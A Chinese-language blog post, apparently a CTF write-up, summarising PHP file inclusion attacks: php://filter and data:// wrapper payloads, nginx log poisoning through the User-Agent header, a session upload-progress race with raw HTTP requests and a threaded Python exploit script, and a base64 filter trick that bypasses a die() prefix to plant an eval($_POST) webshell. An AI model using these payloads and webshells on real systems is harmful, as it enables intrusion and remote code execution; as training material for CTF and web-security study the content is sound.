CTF文件包含

原创

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本文链接：https://blog.csdn.net/qq_45086218/article/details/114188610

文章目录

本文以ctf.show网站题目为例，总结ctf中的文件包含漏洞

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php伪协议


```
?file=php://filter/convert.base64-encode/resource=flag.php
```

data伪协议

```
?file=data://text/plain;base64,PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs=

PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs ===> <?php system('cat flag.php');
```

日志文件

日志文件路径：?file=/var/log/nginx/access.log
apache2：/var/log/apache2/access.log
直接访问会显示User-Agent的信息：



写入php文件，进行getshell

User-Agent: <?php system('cat fl0g.php'); ?>

注意：访问日志文件只会显示前几次访问情况，要查看当前访问情况需要再一次访问

session文件竞争

https://blog.csdn.net/weixin_45669205/article/details/113709363

原理：

1. session文件的命名格式是：
   sess_[PHPSESSID的值]
2. session文件默认路径
   linux:/tmp 或 /var/lib/php/session
   Windows：C:\WINDOWS\Temp
3. session.use_strict_mode默认值为0, 此时用户是可以自己定义Session ID
   比如，我们在Cookie里设置PHPSESSID=flag，PHP将会在服务器上创建一个文件：/tmp/sess_flag
4. 在默认情况下，session.upload_progress.cleanup是开启的，一旦读取了所有POST数据，它就会清除进度信息（利用条件竞争应付这种情况）

```
<!DOCTYPE html>
<html>
<body>
<form action="http://1d293ab7-c661-4845-9ead-8ed9e8eacb82.chall.ctf.show:8080/" method="POST" enctype="multipart
/form-data">
    <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
    <input type="file" name="file" />
    <input type="submit" value="submit" />
</form>
</body>
</html>
```

Attack type: Sniper

```
POST / HTTP/1.1
Host: 1d293ab7-c661-4845-9ead-8ed9e8eacb82.chall.ctf.show:8080
Content-Length: 305
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryWIBqS8rHRYAvn2I9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.182 Safari/537.36 Edg/88.0.705.74
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie:PHPSESSID=flag
Connection: close

------WebKitFormBoundaryWIBqS8rHRYAvn2I9
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

§123§<?php system('ls');?>
------WebKitFormBoundaryWIBqS8rHRYAvn2I9
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryWIBqS8rHRYAvn2I9--
```



添加一个Cookie：PHPSESSID=flag
并在PHP_SESSION_UPLOAD_PROGRESS下添加一句话木马


PHP将会在服务器上创建一个会话文件：/tmp/sess_flag （这里我们猜测session文件默认存储位置为/tmp）
在题目页面进行?file=/tmp/sess_flag传参并抓包

Attack type: Sniper


```
GET /?file=/tmp/sess_flag HTTP/1.1
Host: 1d293ab7-c661-4845-9ead-8ed9e8eacb82.chall.ctf.show:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.182 Safari/537.36 Edg/88.0.705.74
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://1d293ab7-c661-4845-9ead-8ed9e8eacb82.chall.ctf.show:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

a=§1§
```


两边同时爆破，触发竞争





得到文件名，再次爆破读文件



lonmar佬的通杀脚本：

```python
# -*- coding: utf-8 -*-
# @author:Lonmar
import io
import requests
import threading

sessID = 'flag'
url = 'http://167fff40-d240-4032-b724-1da8660ec305.chall.ctf.show:8080/'


def write(session):
    while event.isSet():
        f = io.BytesIO(b'a' * 1024 * 50)
        response = session.post(
            url,
            cookies={'PHPSESSID': sessID},
            data={'PHP_SESSION_UPLOAD_PROGRESS': '<?php system("cat *.php");?>'},
            files={'file': ('test.txt', f)}
        )


def read(session):
    while event.isSet():
        response = session.get(url + '?file=/tmp/sess_{}'.format(sessID))
        if 'test' in response.text:
            print(response.text)
            event.clear()
        else:
            print('[*]retrying...')


if __name__ == '__main__':
    event = threading.Event()
    event.set()
    with requests.session() as session:
        for i in range(1, 30):
            threading.Thread(target=write, args=(session,)).start()

        for i in range(1, 30):
            threading.Thread(target=read, args=(session,)).start()
```

死亡绕过

https://xz.aliyun.com/t/8163#toc-3
https://www.leavesongs.com/PENETRATION/php-filter-magic.html

```php
file_put_contents(urldecode($file), "<?php die('大佬别秀了');?>".$content);
```

因为存在die()或exit()，导致即使我们成功写入一句话，也执行不了。

base64编码绕过

利用base64解码，将死亡代码解码成乱码，使得php引擎无法识别

先用伪协议准备好写入的文件1.php

```
php://filter/write=convert.base64-decode/resource=1.php
```

因为存在`urldecode($file)`所以需要url双编码：


```
%25%37%30%25%36%38%25%37%30%25%33%61%25%32%66%25%32%66%25%36%36%25%36%39%25%36%63%25%37%34%25%36%35%25%37%32%25%32%66%25%37%37%25%37%32%25%36%39%25%37%34%25%36%35%25%33%64%25%36%33%25%36%66%25%36%65%25%37%36%25%36%35%25%37%32%25%37%34%25%32%65%25%36%32%25%36%31%25%37%33%25%36%35%25%33%36%25%33%34%25%32%64%25%36%34%25%36%35%25%36%33%25%36%66%25%36%34%25%36%35%25%32%66%25%37%32%25%36%35%25%37%33%25%36%66%25%37%35%25%37%32%25%36%33%25%36%35%25%33%64%25%33%31%25%32%65%25%37%30%25%36%38%25%37%30
```

POST木马：

```
<?php eval($_POST[cmd]);  ?>//PD9waHAgZXZhbCgkX1BPU1RbY21kXSk7ICA/Pg==
```

因为base64算法解码时是4个byte一组，所以给他增加2个“a”一共8个字符。这样，"phpdieaa"被正常解码，而后面我们传入的webshell的base64内容也被正常解码。结果就是<?php die; ?>没有了。

如果是phpexit就只要增加1个a



访问1.php即可